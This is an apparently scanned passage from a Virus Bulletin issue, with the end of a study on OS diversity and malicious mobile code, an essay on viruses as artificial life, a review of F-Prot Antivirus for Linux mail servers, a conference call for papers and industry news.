Clearly, the data presented here would tend to cast doubt on simple operating system diversity as a legitimate solution to the problem of Malicious Mobile Code. Simply breaking up the giant and injecting diversity at the base level is not practical.

Even if there is 99.9% immunity, network-aware Malicious Mobile Code is fast and dangerous.

This conclusion agrees well with the 'real world' effects of SQL/Slammer: despite a low prevalence of susceptible machines, a measurable global perturbation of the world's network resources was observed. Thus, even if there is 99.9% immunity, network-aware Malicious Mobile Code is fast and dangerous.

When examining these results, it should be stressed that the small impact of diversity is on the *macro* scale; that is, the simulation has shown that on a *large* scale, diversity is an impractical solution to the problems caused by MMC.

However, this should not be confused with the impact of diversity on the *micro* scale. For example, within a small office it is relatively easy to introduce diversity by adopting a 'rare' platform. Such a decision may be valuable for that office, provided others do not follow suit.

Thus, while diversity may not be a defence globally, it can be a valid approach when applied locally. This seemingly contradictory result will be familiar to those who have studied this type of system before: whereas one action may not result in a global benefit, it is possible to generate localized systems that do benefit greatly.

While these results are somewhat surprising, they do illustrate the tremendous force multiplier encountered when dealing with self-replicating software. Furthermore, they allow us to focus on *real* defences to the MMC threat without resorting to a 'blame game' that has not been backed up by science.

OPINION

'IT'S LIFE JIM, BUT NOT AS WE KNOW IT!'

Berni Dwan
Freelance journalist, Ireland

Traversing through snow-covered cables rather than battling the frozen wastes like its real-life counterparts Scott and Shackleton, artificial life not only reached the Antarctic at first attempt, but also left a little present behind.

The present was a virus called 'Barrote' (Spanish for jail), and it was discovered at the Spanish and Argentinian scientific bases at the South Pole. The virus triggered on 5 January 1994, when infected machines displayed a pattern of prison cell bars and the words 'Virus Barrote'. The virus halted the PC (and consequently any scientific experiments that were running at the time).

We know the history; we know the trends. Artificial intelligence techniques, heuristics or behaviour analyses and context-sensitive textual analysis are 'old hat' with most AV products now. But, as the mutations multiply and interconnectivity and interoperability continue toward 'oneness', the buzz words on new software boxes can't rain on the parade of the virus writers.

THE CIRCLE OF (ARTIFICIAL) LIFE

John von Neumann first suggested the theory of a replicating computer program in 1949. He did so in a paper entitled 'Theory and Organisation of Complicated Automata'. It was obviously too exciting a proposal to remain theory for long and, in 1962, a gladiatorial game called Darwin was created by programmers at *Bell Labs*. In the game, gladiators vied for control of the computer by probing addresses in the core memory, claiming empty segments by self-replicating, and if an enemy lurked too close to the newly won prize the gladiator would try to kill it. John von Neumann's theory of the 1940s had been realised, but there was still a long way to go.

In the early 1980s a more sophisticated version of Darwin called Core Wars was created by A. K. Dewdney, in which combatants would try to destroy each other's programs by ruining their instructions. Dewdney described Core Wars in his 'Computer Recreations' column in *Scientific American* in May 1984, and even invited readers to send him a stamped addressed envelope to receive the software and guidelines to set up their own Core Wars battlefields. While this was all in the spirit of good clean fun, Steven Levy claims that Dewdney's work 'helped spread the news of the destructive possibilities of information organisms' (*Artificial Life: The Quest for a New Creation*, Penguin Science, 1992).

Science fiction also played its role in promoting the realisation of the replicating program. Especially so in John Brunner's *Shockwave Rider* and Thomas Ryan's *Adolescence of P-1*, in which software was able to transfer itself from one computer to the next without detection.

It was probably the unleashing of Robert Morris Jr.'s Internet Worm in 1988 that made the computer virus a hot topic for dinner party conversations and for the media – and when one considers some earlier 'worm' experiments, the stealthy 1988 worm should come as no surprise.

Back in the mid-1970s two researchers at the Palo Alto Research Center used worm-like schemes to increase the productivity of their network. J.F. Shoch and J.A. Hupp's interest was in distributed computing and one night when they released what seemed to be a fairly harmless worm into the Ethernet they got more than they bargained for – the next morning they returned to find a dead network that refused to respond to all resuscitation attempts. Luckily, Shoch and Hupp had included a contingency command in the program that instructed all the worms to disable themselves.

The most interesting aspect of this event was that there seemed to be no tangible explanation as to why the worms took on 'a life of their own'. Much later, Shoch entertained the notion that the code may have become corrupt when it was copying a segment and this caused the self-replication behaviour to change. In other words, the original creation had become a destructive mutation.

With the release of Morris's Internet Worm in 1988 things had come full circle: Robert Morris's father, Robert Senior, was one of the *Bell Labs* scientists who worked on Darwin. Steven Levy summed up the full circle in 1992: 'In a single human generation, from Morris, Sr., to Morris, Jr., the technology of artificial life had gone from an amusing diversion to destructive information bomb.'

ARTIFICIAL INTELLIGENCE?

So, if the computer virus is regarded by some as a form of artificial life, how about using some artificial intelligence to combat it? When I raised the subject with researcher Sarah Gordon she offered a personal opinion: 'Usually I avoid even using the two terms [AI and virus] together because many of the "bad guys" try to justify their actions by claiming they are doing AI research.'

Journalist Gary Robson expressed a similar view: 'Sure, some virus research has been done by the artificial intelligence and artificial life scientists for legitimate purposes. Most of it, however, is done in the spirit of hacker one-upmanship.' (See http://www.robson.org/gary/writing/technobabble0207.html.)

'In a single human generation, from Morris, Sr., to Morris, Jr., the technology of artificial life had gone from an amusing diversion to destructive information bomb.'

Steven Levy
***Artificial Life: The Quest for a New Creation*, 1992**

Aidan Carty is a Senior Systems and Security Architect in Dublin, and he too advises caution over discussing artificial intelligence and the computer virus in the same breath. 'I think the term "Artificial Intelligence" has been much abused over the years by the computer industry. When vendors start using the words "artificial intelligence" alarm bells ring. The process of detecting viruses is fairly well established, and it boils down to basic pattern matching. Over the years new methods of searching and recognising virus patterns have been developed. But all of the vendors are still using the same basic method. It's simple, cost-effective and scalable. Therefore any system wanting to use AI to detect viruses would have to be very special indeed.'

He then considers the reality of AI being used in anti-virus software. 'If you look at the big anti-virus vendors, they're moving away from pure anti-virus detection and moving into complete security systems. In the long term this could benefit from AI – computers are extremely efficient in collecting and storing large amounts of data. AI could be used to generate trends from this data. For example, you could collect data from all your anti-virus systems in the organisation and apply some AI to generate viral activity trends.'

Notwithstanding the benefits of increased interconnectivity and interoperability, Jeffrey O. Kephart predicted in 1994: 'The trend towards increasing interconnectivity and interoperability among computers will enable computer viruses and worms to spread much more rapidly than they do today.' (*Artificial Life IV*, MIT Press, 1994.)

Advances in the mobility of information and increased promiscuity among computers have been subjects of concern for over a decade now. In the same paper, Kephart elaborates on his prediction: 'One can expect increased networking to be reflected in increases in two important epidemiological parameters: the overall rate at which a given infected individual computer spreads a virus and the number of partners with which that individual has potentially infectious contacts.'

Fred Cohen describes the phenomenon rather differently in Steven Levy's *Artificial Life* but gets the same message across. 'It's no different than a biological disease – if you wanted to infect a lot of humans, you would choose to begin with someone like a prostitute in Las Vegas.'

In his paper 'Computer Viruses as Artificial Life', Eugene Spafford examines the potential difficulties in purging the digital world of the computer virus: 'If no more computer viruses were written from now on, there would still be a computer virus problem for many years to come. Of the thousands of reported computer viruses, several hundred are well established on various types of computers around the world. The population of machines and archived media is such that these viruses would continue to propagate from a rather large population of contaminated machines.'

The trouble with self-reproducing code, says Spafford, is that it is easier to write than to control. 'To experiment with computer viruses is akin to experimenting with smallpox or anthrax microbes – there may be scientific knowledge to be gained, but the potential for disastrous consequences looms large.'

So, should the computer virus be regarded as artificial life? Spafford concludes that it should not. 'Our study of computer viruses at first suggests they are close to what we might define as "artificial life." However, upon closer examination, a number of significant deficiencies can be found. These lead us to conclude that computer viruses are not "alive," nor is it possible to refine them so as to make them "alive" without drastically altering our definition of "life".'

While the computer virus is self-replicating it does not, says Richard Lenski, have any intrinsic capacity to evolve (see *Nature*, Vol 414, 2001). But who is to say that they won't develop this capacity in the future? He asks therefore, 'Does self-replication without evolution constitute life, as understood by biologists today?' Remember how, in less than two weeks, in 1999 Melissa clogged up and incapacitated networks around the world? 'It had direct effects on the real people in the real world', says David Ackley (*Artificial Life VII*, MIT Press, 2000). 'It is not "merely" a model. Much as we want to distance ourselves from the ethical and moral questions,' he says, 'do we really want to argue that the Melissa virus is *not* artificial life?' In the history of life, artificial life is a very recent concept. 'The natural stuff', says Lenski, 'has been replicating, mutating and evolving for millions of years. Who knows what forms artificial life will take in a thousand, a million or a billion years?'

PRODUCT REVIEW

F-PROT ANTIVIRUS FOR LINUX MAIL SERVERS 4.3.1

Matt Ham

The few *Linux* tests that have been performed previously at *Virus Bulletin* (see *VB* April 2002, p.16 and *VB* May 2003, p.18) have turned out to be somewhat frustrating, so it was with a feeling of apprehension that I embarked upon another.

Since *Linux* comes in so many distributions and so many versions within distributions, the results obtained in this test may not exactly match those on other versions of *Linux*. The product's documentation and general principles will, of course, be relevant – but any problems encountered during testing may or may not be present on any other minor version of the chosen platform.

TEST SET UP

For these tests *RedHat 8* was used – with kernel version 2.4.18-14. This is the same as was used in the last *Linux* comparative review (see *VB*, May 2003, p.18). *RedHat* is destined to become a less obvious choice of platform for testing, since the home user versions will become unsupported in the near future. For the moment, however, *RedHat* is a common real-world choice and remains a relevant platform for testing.

The main test machine was configured with a *Samba* share accessed by a *Windows NT* workstation. In addition mail was configured, with *Sendmail* as the MTA of choice. *Postfix* and *Qmail* are also supported by *F-Prot for Linux Mail Servers*, though these were not tested on this occasion. Likewise, other *Linux* distributions are supported. RPM files for *RedHat* and .deb packages for *Debian* are provided with the greatest level of support. Slightly more user interaction is required for users of *SuSE* and *Mandrake* – although these are supplied with scripts for inclusion in various configuration files, the process of installing these is less automated.

Users of other *Linux* distributions must be content with the files being placed in the right location and paths constructed by means of a perl script. Daemon loading, for example, is a task for the administrator to fathom.

WEB AND DOCUMENTATION

Documentation for the product came in three forms: the man pages for the various components, additional information provided in files upon installation and an online document.

The online document functioned more as an overview than a user guide, and was not used to any great extent – which was perhaps fortunate since this resource was somewhat broken in places, with links being dead where several subjects were concerned. However, this failing did not prove to be a real issue since the man pages and additional installed files in the package were more than adequate for product installation and day-to-day use.

Man pages were the primary source of information where operation and the installation of more complex options were concerned. For general installation issues a text file was provided containing details of what should be done to install the product on various different platforms.

Overall these resources were greatly improved over previous versions of the product. There were still some oddities however – for example, various instructions were given in the installation text file which are in fact unneccessary on *RedHat* when installed from an RPM file. The confusion has arisen as a result of providing support for the various *Linux* distributions, and for both manual and automated installation. It was also noted that clarity suffered in places from a lack of integration of the man pages – though this is more of a gripe with man pages in general than a particular issue with *F-Prot*'s documentation.

The website is standard for the genre, offering virus information, a news section and product information and downloads. As part of its support service *F-Prot* is accompanied by a threefold selection of email alerts through the *F-Prot Antivirus Alert Service*, which is available from the website. These are concerned with virus signature announcements, virus security alerts and new product version announcements.

Having been subscribed to these alerts for one week, I received a total of three alerts: two notifications of new

F-Prot's website – a romantic moment with a laptop?

program versions and a signature update. The contents were short and to the point – with the subject lines of the messages being sufficiently clear to allow a user to decide whether or not the message will be relevant to them. Thus the service seems to balance functionality and obtrusiveness very well.

INSTALLATION AND COMPONENTS

One problem I encountered during the previous test of this product, as part of the May 2003 comparative review, was a certain amount of confusion as to exactly how installation should be performed, along with somewhat less than automated installation methods. These issues have certainly been addressed in the meantime.

As mentioned, this product was installed from an RPM file, making the process very trivial on a basic level. The RPM file installs the *F-Prot* package to /usr/local/f-prot, sets up the appropriate paths, activates the daemon scanner and inserts lines into the rc files so that the daemon is loaded at boot. It is the daemon installation which causes some confusion in the installation instructions, since it is not made clear as to whether or not this is performed when the RPM file is installed.

The installation instructions suggest that the command line and daemon scanners be tested at this point. This was easy enough for the command line scanner, but problems arose with the script supplied to test the daemon installation. This proved to be a result of the fact that the test script supplied was dependent on netcat being installed – which was not the case with the default installation of *RedHat* used. Following the installation of netcat the test script was run, resulting in the production of a fairly confusing XML report. However, the daemon was installed correctly, so all was well, despite the path being strewn with obstacles.

At this stage on-demand scanning is ready to proceed, but more steps must be taken for on-access and email scanning to be operational. These processes rely on the presence of the daemon to operate, thus requiring an interface to be provided between the daemon and the process where scanning is required.

First to be considered is the on-access scanning of files located on a *Samba* share. This is achieved by the use of a shared object file which wraps calls to fopen, open and open64 when these are performed on objects on the share. This requires one line to be edited in the *Samba* configuration, and happily worked satisfactorily on the first attempt.

Since this had been a rather more complex, and failure-ridden process when performed on previous versions of *F-Prot for Linux*, this was a good sign. The behaviour of the

Email alert from F-Prot Antivirus Alert Service.

on-access scanner may be altered by the addition of a configuration file in the f-prot directory.

Secondly, scanning may be performed on mail after it has been delivered to a location. This feature relies on using procmail to pass the mail to the daemon scanner and then deliver it in its scanned form to the ultimate recipient. This requires the construction of an appropriate procmailrc file recipe, which pipes output to a provided perl script.

Finally, scanning may be performed while mail is in transit. This is the most complex to set up, though it should offer a more elegant solution than the procmail method. Lines must be added to the sendmail.mc file and the config file recompiled. After this, the same perl script as used for procmail scanning may be initiated, which activates scanning via sendmail's libmilter interface. In previous tests the libmilter function has been something of a bugbear for me over a range of products, so this was not a process to which I was looking forward. However, after minor problems caused by my using ‘ (open quote) when ` (grave) was called for in the sendmail configuration, this scanner was also installed in a working state with very few difficulties.

Updating the product is performed simply by taking two files and unzipping these to the f-prot directory. This process can be automated if required, with scripts supplied for the process. Update files are split in two by the type of virus addressed – one, macrdef2.zip, being for macro threats, while other viruses are covered by the information in fp-def.zip.

The updates are large by current standards – for the definitions used in testing, fp-def.zip was 1.3 MB, while macrdef2.zip was 220 KB. The splitting of these into two files may seem to be an odd move, however this does allow the definitions to be transferred on two 3.5-inch floppy

disks, so there is a good reason for the slight increase in work caused when updating manually.

Another feature of note is the manner in which the daemon is updated. This operates through being bound by default to one of four sockets. If a new version is installed this is bound to another of these sockets before the older version is terminated. By using this strategy there should be no gaps in scanning functionality during upgrades.

OPERATION


The command line scanner was the first portion of the product to be put through its paces. It soon became apparent that the functions available for the *Linux* version of *F-prot Antivirus* are not a direct copy of those on the more frequently encountered *Windows* and DOS versions of the product. Although the documentation goes into detail concerning the options available, there is no information in the man page as to which are the default options.

This information seemed obvious once a scan was initiated – namely that viral objects are only reported and that none of the options were activated. Appearances can be deceptive, however, and it is certainly the case that some of the options are enabled by default. For example, scanning inside archives is activated by means of switches as appropriate to the archives concerned. Part of the man page seemed to be missing here but it is stated that mailboxes are considered archives – with mailboxes being scanned fully by the default command line configuration.

The default command line configuration is thus swathed in a certain degree of mystery, though the options available are rather more open to view. The reporting options are not particularly surprising, ranging from whether old definition files are reported, to whether whole scans are performed without any screen output.

The latter is noted to be useful with cron jobs. The use of cron jobs also explains the total lack of need for inbuilt scheduling. Reports, however, may be dumped to file, which would possibly fall in the same sort of category – since pipes could be used to the same effect. In this case, however, support for formatted output makes an inbuilt feature a little more convenient.

As for treatment of detected files, this is the most interesting area in as much as the options available are rather different in detail from those that are often encountered. The division of the definition files into 'macro' and 'other' seems to be followed here too. For example, deletion is available for files other than those containing macros. In the case of macro viruses the file may be disinfected or have all macros purged, but total deletion is not available as an option. The reason given for this is so that work is not lost. It might be



The somewhat strange re-naming of a 'blocked' attachment.

argued that, in some cases – for example where data corrupters are concerned – deletion is the only reasonable way to deal with a macro virus. Ideally no company would wish a file previously infected with a W97M/Wazzu variant to go to its customers, regardless of the work lost as a result – backups are a better option here.

The treatment of infected files was also an issue in both the scanning of objects on access and through *Sendmail*. When the *Samba* share was scanned the default mode of operation was to disinfect where possible, with objects that are not disinfectable being locked so that access cannot be gained.

This behaviour can be altered by means of a configuration file, though not all options are available. Here, deletion is not an option for any files. *Samba* scanning is not the only use of the f-prot.so object, of course – the wrapper can be integrated into other areas where on-access scanning is desired. For this reason the developers place the onus on the person wrapping a new application to develop such activities as deletion. Since the *Samba* usage of the wrapper involves an existing application, rather than one written with on-access scanning in mind, the addition of deletion functionality is not an option.

As mentioned, scanning of files through *Sendmail* also has behaviour which varies from that of most scanners. The default treatment of disinfectable files is to disinfect and rename, while non-disinfectable files are simply blocked. The mode of renaming is somewhat strange, however. An example is shown above in a screenshot, where a file named C1003-5.EXE and infected with W95/CIH.1003 was passed for scanning. The file was renamed as C1003--5_EXE_ATTACHMENT_BLOCKED-68 and disinfected before being forwarded.

The renaming of the file is referred to as 'de-fanging' in documentation and is designed to prevent the attachment from being executed. As is noted in the documentation, however, file extensions are irrelevant under *Linux* and the file retains its executable file attribute. In addition, OLE files in a *Windows* environment will be sent to the appropriate application regardless of extension. This method

also adds to the confusion, since the 'BLOCKED' text in the new file name is not really indicative of what has occurred.

Administrators may be a little concerned with the behaviour of such objects as 'sent' mail files. These are not scanned by sendmail filtering and, as archives, cannot be deleted or disinfected by the command line scanner. They are, however, detected as infected objects.

The scanning modes available for the command line scanner are very configurable, so some time was spent playing about with the settings available here. One scanning option which was not given much attention was that for the scanning of virus collections. This is intended for 'advanced users' and declares that it searches within files for boot sector viruses with other unmentioned but paranoid features also presumably enabled. No doubt this feature will be handy for VXers, and possibly during the product's QA but I can see no reason why an 'expert user' would choose to use it, given the lack of explanation of what is actually going on.

In the product's defence, however, it does not seem to slip secretly into this more paranoid mode after encountering a large number of viruses. This scan method was barely slower than the standard scan and showed no differences in detection over the In the Wild test set used in the last comparative review.

Other options available include scanning all files or scanning only those files with the default extensions included in the list. The choice of an extension list on a *Linux*-based scanner would seem rather open to problems. Although native *Linux* viruses are not terribly common, they can be executable with any extension available, simply by having the executable file attribute set. This caused problems for several extension-based products in the last *Linux* comparative review, where *Linux* files were scanned as if their extensions were relevant. In tests performed on the In the Wild test set the extension list would have been adequate to scan all files in that set.

As has been a recurring theme, macro viruses may be treated in a different fashion from those of other types. Scanning may be selected either for macro viruses only or for other viruses only, although the usefulness of this is open to debate. While the splitting of the definition files might be for ease of management, it seems likely that other factors are responsible for the ability to scan OLE files separately. Not least of the possible reasons is the existence of a macro-only scanner, F-macro. It would seem likely that the macro functionality in *F-Prot* is kept separate from other functionality, since this would render the development of F-macro rather easier.


More interesting from a reviewer's point of view are the ways in which heuristics can be configured. Heuristic scanning can either be used exclusively or not used at all in addition to the regular use of heuristics and signature-based methods. When heuristics are enabled another switch is available, this being for 'neural-network virus detection'. Details of exactly what this comprises are not included in the man pages. With a lack of documentation it was therefore a prime subject for some experimentation.

For the purposes of examination, the In the Wild test set from the last comparative review was chosen as a representative sample. Against this test set, four different scans were run, using the standard setting, no heuristics, heuristics only and heuristics with neural net enabled. There are 550 files in this test set, and in all four set-ups, all files were scanned. In each case the number of objects logged as having been scanned was slightly larger than the number of files, since embedded objects are counted separately from their containers.

Full detection was achieved by the standard settings, with 539 infected objects and 12 suspicious files noted. This includes one file which was detected twice – once as suspicious and once as a definite infection.

It might be expected that the removal of heuristics would have resulted in the removal of all 'suspicious' detections, but this was not the case. In fact, the removal of heuristics resulted in only four files not being detected. Moving on to the use of heuristics only, 86 infected and 321 suspicious objects were detected – a detection rate of around 75% or so. Applying neural net detection took this detection rate up to 343 suspicious and 86 infected files. Again, it seems slightly odd that pure heuristics detects files as definite infections – and even more so when the log files are examined and heuristics are giving exact recognition for certain viruses.

It can be theorised that some of the heuristics used are along the lines of 'these x features make up y virus – if x-1



The default switches appear to be <none>.

features are detected it is a variant of y'. Such a rule would provide the possibility of exact detection of the virus in question. Not surprisingly, the use of heuristics only as a detection method was substantially slower than standard methods – there was a 900% increase in the length of time taken to scan the files.

A final test was performed by running through the test set first with deletion activated and secondly with disinfection activated. After this the set was rescanned in order to see whether any files remained.

As suspected, the sample of W32/Nimda.A encapsulated in a .EML file remained. This counts as an archive, and will not, therefore, be disinfected or deleted. More confusing was the sample of W32/Holar.C. This was noted to contain an infection embedded within it, though this infection was not deleted or disinfected despite these options being proffered by the scanner. Finally, four samples of W97M/Service.A were neither deletable nor disinfectable. This was noted as a possible infection with an unknown virus, thus explaining the lack of disinfection and, as a macro virus, deletion is not an available option. In this case some action is possible, in that all macros may be stripped from the document if so desired – which will suffice to disinfect, albeit in a rather unsubtle fashion.

CONCLUSION

The overwhelming message that can be derived from the problems that were encountered in the installation and operation of this product is that the difference between GUI and command line driven programs is most noticeable in the degree to which help resources are important.

In a GUI-based application all reasonable options should be accessible directly through the GUI. It is thus obvious to a user that certain options exist – simply because a button, check-box or the like will be present as a rather blatant hint. The status of on-off switches may not always be apparent, though in the majority of cases this is understood to be an important feature.

Likewise, installation is usually totally automated in GUI-based applications – those products requiring external configuration changes tend to be vilified for their unfriendliness. This is not to say that GUI applications do not have hidden switches – in fact, most do, but they can be neatly separated from those options which an average user is supposed to see.

With command line applications the user is totally dependent upon documentation to be aware of what options are available, which are the defaults and what changes must be instituted on a machine which is to have the software installed. Particularly in the case of anti-virus applications there are likely to be options which are not revealed to the general public, which are useful when testing, debugging or for specific internal tasks within the developer's organisation. Having seen some more or less complete command line switch listings for products in the past, the choices available can be astounding.

Thus documentation is a user's primary interface with the product when considering command line applications. The documentation is one of the major areas in which *F-Prot* has become an easier product to work with since my last review. Admittedly there are more processes that have been automated, but the underlying product remains essentially the same in the principles it uses.

It must also be admitted that, in a number of areas, the documentation seemed to be lacking – this alongside other areas in which it was possible to make wrong assumptions through the misinterpretation of certain comments. However, these are areas in which the addition of a few sentences can have the same effect as several weeks of work on a GUI. All in all, therefore, the ease of use of this product looks destined to improve as rapidly in the future as it has over the last few months.

Ease of use aside, the technical aspects of the program can be considered. It is clear that the *Linux* version is not a direct port of the *Windows* version, at least as far as concerns the functionality that is included and supported.

The way in which infected objects are handled both in mail and on access is certainly at variance with *Windows* standards, though the decisions made are all based upon reasoning rather than being arbitrary. Whether this will be a good or bad thing in the long term remains to be seen. *Exchange Server 2003* includes support for *Linux*-based mailboxes and thus it is likely that *F-Prot* for *Linux* and *F-Prot for Windows* will be used even more closely in future. As users are likely therefore to experience two different ways of treating files on what, to them, is all part of the same working environment, it will be interesting to see how *F-Prot Antivirus* deals with this potential confusion.

Technical details

Product: *F-Prot Antivirus for Linux Mail Servers version 4.3.1.*

Test environment: Identical 1.6 GHz Intel Pentium machines with 512 MB RAM, 20 GB dual hard disks, DVD/CD-ROM and 3.5-inch floppy drive running *RedHat Linux 8*, kernel build 2.4.18-14 and *Samba version 2.2.5*. An additional machine running *Windows NT 4 SP 6* was used to perform read operations on the *Samba* shared files during on-access testing.

Developer: *Frisk Software International*, P.O. Box 7180, IS-127 Reykjavik, Iceland. Tel +354 540 7400; fax +354 540 7401; email sales@f-prot.com; website http://www.f-prot.com/.

CALL FOR PAPERS

VB2004: CALL FOR PAPERS

Virus Bulletin is seeking submissions from those wishing to present at VB2004, the Fourteenth Virus Bulletin International Conference, which will take place on 30 September and 1 October 2004 at the Fairmont Chicago, Illinois, USA.

The format of the conference will be two full days of 40-minute presentations running in two concurrent streams, Corporate and Technical. While past *VB* conferences have been focused exclusively on anti-virus technologies and malware threats, VB2004 will also cover spam and anti-spam techniques, with one afternoon session devoted to this subject.

Submissions are invited on all subjects relevant to the anti-virus and anti-spam arenas. The following is a list of suggested topics elicited from attendees at VB2003. Please be aware that this list is not exhaustive and papers on these and any other AV and spam-related subjects will be considered.

- Hardware AV solutions.
- Detailed discussion of the latest viruses.
- Control of web-based transmission of malware.
- P2P threats.
- Vulnerabilities and patch management.
- AV engine architecture.
- Hoaxes and spam from a legal point of view.
- International computer crime laws.
- How AV applies to or fits in with Critical Infrastructure issues.
- Cybercrime, malware intelligence gathering and the legal issues associated with catching virus writers.
- Forensics: tools, techniques, reading IP headers etc.
- Virus/worm traps on internal networks.
- Threats relating to the *.NET* framework, *IIS6.0*, XML.
- *Linux* security issues.
- AV within *MS Exchange 2003*.
- Corporate case studies of single virus incidents.
- Corporate case studies of spam management.
- Implementing a successful corporate anti-virus strategy.
- Integrating anti-virus, anti-spam, IDS and other security software.
- Prevention of fast-spreading, 'Slammer-like' malware.
- Trends in the evolution of viruses.
- Use of VMWare for malcode testing.
- Security issues relating to PDAs and mobile phones.
- Central management of anti-virus (e.g. ePO) and the lessons learned.
- Ethics – what makes for a good code of ethics for users?
- Corporate end-user training. Corporate virus response team training.
- Spyware, RATS, adware, hacker tools, DoS tools.

VB also invites you to send suggestions for any particular presenters you would like to hear from at VB2004. Please send speaker nominations, along with details of why you would like to hear from them (for example, are they an excellent presenter; is their field of research of particular interest; do they have very strong or controversial opinions?) to editor@virusbtn.com.

HOW TO SUBMIT A PAPER

Abstracts of approximately 200 words must reach the Editor of *Virus Bulletin* no later than **Wednesday 31 March 2004**. Submissions received after this date will not be considered. Abstracts should be sent as RTF or plain text files to editor@virusbtn.com. Please include full contact details with each submission.

All submissions will be reviewed by a selection committee following the close of the call for papers; authors will be notified of the status of their paper by email. Authors are advised in advance that, should their paper be selected for the conference programme, the deadline for submission of the completed paper will be Monday 7 June 2004 and that full papers should not exceed 6,000 words. Further details of the paper submission and selection process are available at http://www.virusbtn.com/conference/.

The *VB* conference represents a valuable opportunity for researchers in the anti-virus arena to get together to share research interests, discuss methods and technologies and set new standards, as well as meet with the security experts from industry, government, military, educational and financial institutions, who put anti-virus technologies and strategies into practice in the real world. With this in mind, *VB* welcomes the submission of papers that will provide delegates with ideas, advice and/or practical techniques and encourages presentations that include practical demonstrations of techniques or new technology.

END NOTES & NEWS

The 19th Annual Computer Security Applications Conference takes place 8–12 December 2003 in Las Vegas, NV, USA. The conference provides the opportunity to explore technology applications in complementary aspects: policy issues and operational requirements for both commercial and government systems; hardware and software tools and techniques being developed to satisfy system requirements and specific examples of systems applications and implementations. There are also two days of tutorials. For full details see http://www.acsac.org/.

Infosecurity 2003 USA takes place 9–11 December 2003 at the Jacob K. Javits Convention Center New York, USA. For information about the conference and exhibition, including online registration, see http://www.infosecurityevent.com/.

The inaugural European Forum on Cyber Security in the Financial Services Sector Executive Summit will take place on 15 and 16 December 2003 in London, UK. For details see http://www.imn.org/.

Black Hat Windows 2004 Training and Briefings take place in Seattle, WA, USA 27–30 January 2004. Papers and presentations for the Briefings will be received and reviewed until 10 December 2003. Meanwhile, the call for papers for the Black Hat Europe Briefings (Amsterdam, Spring 2004) is now open, and a call for papers for the Black Hat Briefings USA (Las Vegas, 26–29 July 2004) will open 15 February 2004. For full details of all events, including information on how to submit a paper, see http://www.blackhat.com/.

The 13th Annual RSA Conference takes place in San Francisco from 23–27 February 2004. The aim of the RSA Conference is to bring together IT professionals, developers, policy makers, industry leaders and academics to share information and exchange ideas on technology trends and best practices in identity theft, hacking, cyber-terrorism, biometrics, network forensics, perimeter defence, secure web services, encryption and related topics. For more information see http://www.rsaconference.com/.

The NHTCU's Second e-Crime Congress will take place on the 24 and 25 February 2004 at the Victoria Park Plaza Hotel, London. Supported by the Home Office for the second year, the congress provides an opportunity for government, law enforcement and business to develop effective partnerships to address the threat of hi-tech crime. The e-Crime Congress aims to bring together 400 senior delegates from the public and private sectors. The theme of the congress is 'Designing Out Hi-Tech Crime', an examination of pre-emptive action. A series of interactive workshops will be held over the course of the two days, with the common goal of 'designing out' hi-tech crime. For more information including registration details, see http://www.e-crimecongress.org/.

Infosecurity Europe 2004 will be held from 27–29 April 2004 in the Grand Hall Olympia, London, UK. For all show details and registration enquiries see http://www.infosec.co.uk/.

The EICAR Conference 2004 will be held in Luxembourg City, from 1–4 May 2004. EICAR 2004 will feature only one stream, which will give in-depth coverage of issues including malware, critical infrastructure protection, legal and operational issues, and identity management and social issues. A call for papers has been issued and will remain open until 15 January 2004. More information, including guidelines for paper submission, is available from http://www.eicar.org/.

RSA Japan takes place 31 May to 1 June 2004 at the Akasaka Prince Hotel, Tokyo. For details see http://www.rsaconference.com/.

***Sybari* has launched an anti-virus product for corporate instant messaging**. *Antigen 7.5 for Instant Messaging* provides real-time virus scanning, document filtering, and message content scanning for *Microsoft*'s enterprise-level *Live Communications Server 2003*. For more details see http://www.sybari.com/.

In conjunction with *Microsoft, Computer Associates* is to provide *Windows* home users with a free one-year subscription to *eTrust EZ Armor*, *CA*'s anti-virus and firewall desktop security suite. The product will be available for users of *Windows XP*, *2000*, *Me* and *98*/*NT*. *CA* will promote the offer as part of *Microsoft*'s 'Protect Your PC' campaign. For more information see http://www.ca.com/.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues) including first-class/airmail delivery: £195 (US$310)

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1235 531889
Email: editorial@virusbtn.com www.virusbtn.com

vb Spam supplement

CONTENTS

NEWS & EVENTS

SPAMCOP SNAPPED UP

According to the *IDG News Service*, email security hardware manufacturer *IronPort Systems Inc*. is set to announce its purchase of anti-spam company and spam blacklister *SpamCop*. Indications are that the 'blacklist' will continue to be available free of charge to the public after the purchase. See http://www.ironport.com/.

SEASONAL SPAMMING

A recent study carried out by *Corvigo*, suggests that the volume of spam in our inboxes showed a marked increase over the lead up to the holiday season. The three-month study showed a 64 per cent rise in the volume of spam since September – whether this is a seasonal phenomenon or an indication of the overall rise in spam is not clear, but spammers will have to find new topics once the window of opportunity for 'personalised letters to Santa' has passed for another year. See http://www.corvigo.com/.

EVENTS

